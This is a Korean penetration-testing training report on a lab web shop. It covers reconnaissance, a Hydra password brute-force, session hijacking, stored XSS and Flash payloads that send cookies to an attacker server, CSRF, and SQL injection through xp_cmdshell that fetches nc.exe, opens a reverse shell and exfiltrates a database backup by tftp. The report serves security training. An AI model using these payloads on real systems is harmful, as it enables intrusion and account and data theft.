

SW개발 보안 구축

문제해결 시나리오

악성코드분석 및 모의해킹 전문가 양성과정

김 다 승

차 례

1. SW 개발 보안 설계하기	-----	3
1) 의뢰 받은 웹 서비스의 정보를 수집하여 목록화 하라		3
2) 웹 서비스 취약점 분석을 위한 체크리스트를 작성하라.(피해범위 포함)		5
2. SW 개발 보안 구현하기	-----	6
1) 체크리스트를 바탕으로 한 모의해킹을 진행하고 취약성 여부를 판단하라.		6
2) 취약점이 발견된 부분에 대한 대응책을 제시하라.		17

1. SW 개발 보안 설계하기

1) 의뢰 받은 웹 서비스의 정보를 수집하여 목록화 하라.

(1) 웹 서버 종류 및 버전




[그림 1. wireshark에서 홈페이지 접속 시 확인할 수 있는 서버의 종류 및 버전]

> 웹 서버의 종류 : Microsoft-IIS

> 버전 : 5.0

(2) DB 종류 및 버전



[그림 2. 서버에서 db버전 확인]


> DB 종류 : MSSQL Server

- select version() : MySQL

- select @@version : MSSQL

> 버전 : 8.00.194

(3) 웹 서비스의 디렉터리 구조와 관리자 및 일반 사용자에게 제공되는 기능



[그림 3. 웹 서버 디렉터리 경로]

[그림 4]
웹 서버
디렉터리 구조(구성)



[그림 5. 관리자에게 제공되는 기능]

- | | |
|-----------|------------------------------------|
| ① 관리자정보변경 | 관리자의 아이디 또는 비밀번호 변경 |
| ② 회원관리 | 회원의 정보 수정 및 삭제 |
| ③ 대분류 | 대분류명 입력, 수정 및 삭제 |
| ④ 소분류 | 대분류 아래 소분류명(회사) 입력, 수정 및 삭제 |
| ⑤ 카테고리관리 | 대분류 아래의 카테고리 관리 |
| ⑥ 상품관리 | 상품 입력, 검색 및 관리 |
| ⑦ 삭제상품관리 | 삭제 상품 관리 |
| ⑧ 주문관리 | 주문된 상품의 상태관리 |
| ⑨ 온라인정보 | 예금주 계좌정보 관리 |
| ⑩ 팝업관리 | 팝업 입력, 관리 |
| ⑪ 기간별매출통계 | 년별, 월별, 일별 매출현황 확인 |
| ⑫ 기간별상품통계 | 년별, 월별 판매된 상품현황 확인 |
| ⑬ 접속통계 | 년별, 요일별, 시간대별, 운영체제별, 브라우저별, 검색엔진별 |



[그림 6. 일반 사용자에게 제공되는 기능]



- ① 상품확인 & 주문 & 주문/배송확인
- ② Mypage & 내 정보 확인 및 수정
- ③ 베틀시장, 정보나눔방, 갤러리에서 정보 공유
- ④ 질문과 답변에서 운영자에게 질의가능
- ⑤ 배너를 통해 외부 홈페이지로 접속




2) 웹 서비스 취약점 분석을 위한 체크리스트를 작성하라.(피해범위 포함)





취약점	피해범위
정보수집	웹 서버의 환경정보 노출
Directory Listing	웹 서버의 디렉터리 목록 노출
인증관리	사용자 계정 탈취 및 계정 정보 노출
세션관리	세션 탈취하여 권한 도용, 계정 정보 노출
파일 업로드	세션 값, 일반 사용자의 ip 탈취

2. SW 개발 보안 구현하기



- 1) 체크리스트를 바탕으로 한 모의해킹을 진행하고 취약성 여부를 판단하라.
(모의해킹 과정과 결과를 상세히 기술해야 함)





취약점	점검 대상	점검 결과
정보수집	웹 서버의 응답	<pre> GET /login/login.asp?ba=search HTTP/1.1 Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */* Referer: http://192.168.1.20/index.asp Accept-Language: ko Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1) Host: 192.168.1.20 Connection: Keep-Alive Cookie: ASPSESSIONIDSCCRRBT=INHNOJBMDNCLBEOIINFMCMD HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 Date: Sat, 30 Nov 2019 09:50:17 GMT Content-Length: 48993 Content-Type: text/html Cache-control: private </pre>  <p>[그림 1. 웹 서버의 응답메시지]</p> <ul style="list-style-type: none"> - 서버의 종류 및 버전 확인 - 사용된 프로그램 : (위)wireshark, (좌)paros, (우)burpsuite - 여기에서 서버의 종류가 Microsoft-IIS이며 버전이 5.0임을 알 수 있다.
정보수집	웹 서버의 환경	 <p>[그림 2. 웹 서버의 정보를 긁어오기(crawling)]</p> <ul style="list-style-type: none"> - 이 방법으로 웹 서버의 정보를 알 수 있다. - 웹 서버의 디렉터리 및 구성 확인 <pre> - Nikto v2.03/2.04 + No web server found on 192.168.1.20:Host: 192.168.1.20 () Status: Up + Target IP: 192.168.1.20 + Target Hostname: 192.168.1.20 + Target Port: 80 + Start Time: 2019-11-31 19:34:22 + Server: Microsoft-IIS/5.0 + No CGI Directories found (use '-C all' to force check all possible dirs) + Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE + OSVDB-877: HTTP method ('Allow' Header): 'TRACE' is typically only used for debugging and should be disabled. This message does not mean it is vulnerable to XSS. </pre> <p>[그림 3. nikto를 이용하여 정보 수집]</p> <ul style="list-style-type: none"> - 서버의 종류 및 버전 확인 - + OSVDB-3092: GET /admin/ : This might be interesting...등의 내용으로 디렉터리 유추 가능




취약점	점검 대상	점검 결과
Directory Listing	웹 서버의 설정	<p>Starting Nmap 6.01 (http://nmap.org) at 2019-11-30 19:46 KST Nmap scan report for 192.168.1.20 Host is up (0.0013s latency). Not shown: 991 closed ports PORT STATE SERVICE 80/tcp open http _ http-enum: _ /admin/: Possible admin folder _ /admin/index.asp: Possible admin folder _ /admin/admin_login.asp: Possible admin folder _ /Admin/: Possible admin folder _ /login/: Login page _ /db/: BlogWorx Database _ /db/: Potentially interesting folder _ /image/: Potentially interesting folder _ /images/: Potentially interesting folder _ /inc/: Potentially interesting folder _ 135/tcp open msrpc _ 139/tcp open netbios-ssn _ 445/tcp open microsoft-ds _ 1025/tcp open NFS-or-IIS _ 1026/tcp open LSA-or-nterm _ 1028/tcp open unknown _ 1433/tcp open ms-sql-s _ 3372/tcp open msdtc MAC Address: 00:0C:29:15:8D:DA (VMware) Nmap done: 1 IP address (1 host up) scanned in 6.11 seconds</p> <p>[그림 1. Directory Listing]</p> <ul style="list-style-type: none"> - 웹 서버 디렉터리의 파일목록이 노출된다. - 확인된 디렉터리 목록 : login, db, image, images, inc <p>1) login : 일반 사용자에게 대한 정보 노출은 없었다.</p> <p>192.168.1.20 - /login/</p> <pre> [To Parent Directory] 2003년 12월 16일 화요일 오후 2:57 1074 id_search.asp 2003년 12월 16일 화요일 오후 2:57 39867 login.asp 2003년 12월 16일 화요일 오후 2:57 2599 login_chk.asp 2003년 12월 16일 화요일 오후 2:57 347 logout.asp 2003년 12월 16일 화요일 오후 2:57 38043 member.asp 2003년 12월 16일 화요일 오후 2:57 28570 member_form.asp 2003년 12월 16일 화요일 오후 2:57 21257 member_modify.asp 2003년 12월 16일 화요일 오후 2:57 969 members_modify_ok.asp 2003년 12월 16일 화요일 오후 2:57 1026 members_save.asp 2003년 12월 16일 화요일 오후 2:57 516 pass_email.asp 2003년 12월 16일 화요일 오후 2:57 1906 pass_search.asp 2003년 12월 16일 화요일 오후 2:57 4815 pop_id_no.asp 2003년 12월 16일 화요일 오후 2:57 4701 pop_id_ok.asp 2003년 12월 16일 화요일 오후 2:57 4682 pop_member_K.asp 2003년 12월 16일 화요일 오후 2:57 4588 pop_member_OK.asp 2003년 12월 16일 화요일 오후 2:57 4274 post_number.asp 2003년 12월 16일 화요일 오후 2:57 615 register_id_search.asp </pre> <p>2) db : 테이블과 변수, 타입을 확인할 수 있었다.</p>  <pre> create table counts (stiae int , sveak int , sveal int , smonth int , sday int , c_ip varchar(50) , agent varchar(500) , os varchar(500) , referer varchar(500) , inurl varchar(500) , firster varchar(500)) </pre> <p>3) image, images : 홈페이지에 사용된 이미지 확인</p>  <p>4) inc : 배너 넣는 빈 공간, 함수 확인</p> 







취약점	점검 대상	점검 결과
인증관리	Anonymous Authentication	<p>- 디폴트 인증 방법 : 익명 액세스</p> 
		<p>[그림 1. 익명 인증, 접속 화면]</p> <p>▷ 쉽게 접근 가능</p>
		<p>1. Password Cracking</p> 
		<p>[그림 2. payload 변수 id와 pass 부분만 남긴다]</p> 
		<p>[그림 3. 변수마다 넣을 값 설정]</p> 
		<p>[그림 4. test용 아이디와 패스워드를 찾았다]</p> <p>2. Hydra</p> <pre>root@bt:~# hydra 192.168.1.20 -V -l test001 -P passwords.txt http-form-post "/login/login_chk.asp:ba=search&re_url=&id=^USER^&pass=^PASS^:login.asp"</pre> <p>Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only</p> <pre>[80][www-form] host: 192.168.1.20 login: test001 password: test123 [STATUS] attack finished for 192.168.1.20 (waiting for children to finish) 1 of 1 target successfully completed, 1 valid password found Hydra (http://www.thc.org/thc-hydra) finished at 2019-12-02 10:51:47</pre> <p>[그림 5. hydra를 이용하여 특정 아이디의 패스워드 맞추기]</p>

취약점	점검 대상	점검 결과
인증관리	Form Based Authentication	<div data-bbox="571 212 1484 622"> </div> <p>[그림 1. 기본 인증, 접속 화면]</p> <p>▷ 쉽게 접근 불가</p> <div data-bbox="571 750 1460 1102"> </div> <p>[그림 2. 기본 인증 실패 시 와이어샤크 확인, base64 디코딩]</p> <p>▷ Form Based 인증실패 시 wireshark에서 Authorization: Basic YWRtaW5pc3RyYXRvcjoxMjM0 에서 YWRtaW5pc3RyYXRvcjoxMjM0를 Base64 Decoding으로 입력값을 알 수 있다.</p> <p>▷ Anonymous Authentication보다 상대적으로 안전함</p> <p>▷ wireshark와 base64 decoding하는 홈페이지만 있어도 입력값을 알 수 있다.</p> <p>1. Password Cracking : 실패</p> <div data-bbox="571 1639 1503 1780"> </div> <p>▷ 변수로 할 수 있는 것이 intruder-positions 화면에 없다.</p> <p>2. Hydra : 실패</p> <div data-bbox="571 1960 1492 2042"> </div> <p>▷ 기본 인증 시 무작위 공격을 예방할 수 있다.</p>






취약점	점검 대상	점검 결과
세션관리	Web Session Token	<p>1. Web Session Hijacking_Sniffing</p> <pre>GET /login/login_chk.asp?ba=search&re_url=&id=test001&pass=test123 HTTP/1.1 Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */* Referer: http://192.168.1.20/login/login.asp?ba=search Accept-Language: ko User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Paros/3.2.13 Proxy-Connection: Keep-Alive Cookie: ASPSESSIONIDACQTRQAS=LGLCAACBGFCFOEDKGPMLLEHL Host: 192.168.1.20</pre> <p>[그림 1. 세션 값 탈취] - 도용 시도용 세션 값 > url에 id와 pwd가 노출된 것을 확인할 수 있다.</p> <pre>GET http://192.168.1.20/index.asp HTTP/1.1 Host: 192.168.1.20 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:1.4.0) Gecko/20100101 Firefox/14.0.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Proxy-Connection: keep-alive Referer: http://192.168.1.20/login/login.asp?ba=search Cookie: ASPSESSIONIDACQTRQAS=LGLCAACBGFCFOEDKGPMLLEHL DNT: 1 Cache-Control: max-age=0</pre> <p>[그림 2. 탈취한 세션 값으로 도용 시도]</p>  <p>[그림 3. 탈취한 세션 값으로 대체하도록 Filter 설정]</p>  <p>[그림 4. 계정도용 성공]</p>



취약점	점검 대상	점검 결과
세션관리	Web Session Token	<p>2. Web Session Hijacking_Stored XSS</p> <pre>root@bt:/var/www# service apache2 start * Starting web server apache2 [OK]</pre> <p>[그림 1. 아파치2 시작하기]</p> <p>▷ 사용자가 공격자의 웹 서버에 접근할 수 있어야 공격시도가능</p>  <p>[그림 2. getcookie.php 생성(날짜, Victim의 ip, 쿠키를 받는다)]</p> <p>▷ 받을 쿠키값에 있는 사용자의 ip와 날짜도 같이 받는다.</p>  <p>[그림 3. 악성 게시물 등록]</p>  <p>[그림 4. 악성 게시물 읽기]</p> <pre>root@bt:/var/www# tail -f /tmp/cookie.txt 2019-12-01 00:16:44 192.168.1.10 ASPSESSIONIDACQTRQAS=LGLCAACBGFCFOEDKGPMLEEHL</pre> <p>[그림 5. 날짜, Victim의 ip, 쿠키값 받음]</p> <pre>GET http://192.168.1.30/getcookie.php?cookie=ASPSESSIONIDACQTRQAS=LGLCAACBGFCFOEDKGPMLEEHL HTTP/1.1 Accept: */* Referer: http://192.168.1.20/board/index.asp?cmd=view&page=1&info_ref=2&info_idx=2&b_com=yes&gubun=free&p_from=&w=&k=&s= Accept-Language: ko User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Paros/3.2.13 Host: 192.168.1.30 Proxy-Connection: Keep-Alive</pre> <p>[그림 6. XSS 공격 받을 시, 공격자로 쿠키값 보내는 것 확인]</p> <pre>root@bt:/var/www# tail -f /tmp/cookie.txt 2019-12-01 00:16:44 192.168.1.10 ASPSESSIONIDACQTRQAS=LGLCAACBGFCFOEDKGPMLEEHL</pre>  <p>[그림 7. 계정도용 성공]</p>

취약점	점검 대상	점검 결과																
세션관리	Web Session Token	<div>3. CSRF</div> <div> <pre>root@bt: /tmp# service apache2 restart * Restarting web server apache2 ... waiting</pre> <div>[OK]</div> </div> <div>[그림 1. 아파치 활성화_확인]</div> <div>  </div> <div>[그림 2. 비밀번호를 변경할 때 파라미터를 어떻게 주는지 확인]</div> <div> <table> <tr><td>성명</td><td>victim</td></tr> <tr><td>주민등록번호</td><td>123456-7891011</td></tr> <tr><td>아이디</td><td>victim</td></tr> <tr><td>비밀번호</td><td>victim</td></tr> <tr><td>이메일</td><td>victim@kgitbank.com</td></tr> <tr><td>연락처</td><td>02-578-1923</td></tr> <tr><td>이동전화</td><td>011-3452-2352</td></tr> <tr><td>주소</td><td>서울 종로구 종로3가 단성사 (110-123)</td></tr> </table> </div> <div>[그림 3. 공격대상의 정보]</div> <div>  </div> <div>[그림 4. 악성 게시글 등록]</div> <div>  </div> <div>[그림 5. 악성 게시글을 읽고 바뀐 공격대상의 정보]</div>	성명	victim	주민등록번호	123456-7891011	아이디	victim	비밀번호	victim	이메일	victim@kgitbank.com	연락처	02-578-1923	이동전화	011-3452-2352	주소	서울 종로구 종로3가 단성사 (110-123)
성명	victim																	
주민등록번호	123456-7891011																	
아이디	victim																	
비밀번호	victim																	
이메일	victim@kgitbank.com																	
연락처	02-578-1923																	
이동전화	011-3452-2352																	
주소	서울 종로구 종로3가 단성사 (110-123)																	

취약점	점검 대상	점검 결과
파일 업로드	시스템 보안	<p>1. Stored Procedure - 서버의 백업본 받기</p>  <p>[그림 1. 프로시저가 되는지 확인 차 ping test]</p> <pre>1';exec master.dbo.xp_cmdshell 'ping 192.168.1.10'--</pre>  <p>[그림 2. 프로시저가 되어 ping이 되는 것을 확인]</p>  <p>[그림 3. tftp와 nc.exe 준비하기]</p>  <p>[그림 4. tftp로 서버에게 nc.exe 보내기]</p> <pre>';exec master.dbo.xp_cmdshell 'tftp -i 192.168.1.10 GET nc.exe'--</pre>  <p>[그림 5. 서버가 nc.exe를 실행시키도록 함]</p> <pre>';exec master.dbo.xp_cmdshell 'nc.exe 192.168.1.10 1234 -e cmd.exe'--</pre>  <p>[그림 6]</p> <p>> 서버에게 서버 백업본을 만들도록 함.(init : 덮어쓰기)</p> <pre>';BACKUP DATABASE webhack to disk = 'c:\mssql.bak' with init-</pre> <p>> 서버의 백업본을 받기</p> <pre>';exec master.dbo.xp_cmdshell 'tftp -i 192.168.1.10 PUT c:\mssql.bak'--</pre>

취약점	점검 대상	점검 결과																					
파일 업로드	시스템 보안	2. XSF(Cross Site Flashing)																					
		<pre><param name=movie value="image/main_flash.swf"> <param name=quality value=high></pre>																					
		[그림 1. 공격할 swf 찾기]																					
		<table><tr><td>6</td><td>3</td><td>NEW</td><td>Att</td><td></td><td>2019/12/01</td><td>0</td></tr><tr><td>5</td><td>2</td><td>NEW</td><td>Att</td><td></td><td>2019/12/01</td><td>0</td></tr><tr><td>4</td><td>1</td><td>NEW</td><td>Att</td><td></td><td>2019/12/01</td><td>0</td></tr></table>	6	3	NEW	Att		2019/12/01	0	5	2	NEW	Att		2019/12/01	0	4	1	NEW	Att		2019/12/01	0
		6	3	NEW	Att		2019/12/01	0															
5	2	NEW	Att		2019/12/01	0																	
4	1	NEW	Att		2019/12/01	0																	
[그림 2] 파일 업로드하기																							
1 : 첨부파일 - Webshell.asp 2 : 첨부파일 - nc.exe 3 : 첨부파일 - Webshell.txt																							
		[그림 3. 업로드 경로 알아내기]																					
		[그림 4. 업로드 경로에 접근할 수 있는지 확인] - 가능																					
		[그림 5]																					
		> 업로드 경로에 서버가 nc.exe를 이용하여 서버 shell을 주도록 하기																					

취약점	점검 대상	점검 결과
파일 업로드	시스템 보안	
		<p>[그림 6]</p> <p>> 서버로부터 c:\inetpub\camel\image\main_flash.swf 받기</p> 
		<p>[그림 7. main_flash.swf의 좌표와 fps 확인하기]</p> 
		<p>[그림 8. getcookie.php파일 및 apache2 활성화 시키기]</p> 
		<p>[그림 9. sendcookie.as 파일의 getcookie.php을 제공하는 웹 서버 ip를 공격자의 ip로 변경하기]</p> 
		<p>[그림 10. mtasc.exe를 이용하여 sendcookie.as와 main_flash.swf의 좌표 및 fps를 가지고 swf 생성하기]</p>



취약점	점검 대상	점검 결과
파일 업로드	시스템 보안	 <p>[그림 11. main_flash.swf에 main_flash.swf와 sendcookie.swf 내용을 합친다.]</p>  <p>[그림 12. 내용을 합친 main_flash.swf를 서버에게 전달한다]</p> <pre> root@bt: /tmp# tail -f cookie.txt 2019-12-01 19:33:12 192.168.1.10 ASPSESSIONIDACQTRQAS=KHLCAACBIJIPF0FCJCEILFPH </pre> <p>[그림 13. 일반 사용자가 해당 웹 서버에 접속 시 날짜, 사용자의 ip, 쿠키 값을 전달받는다]</p>


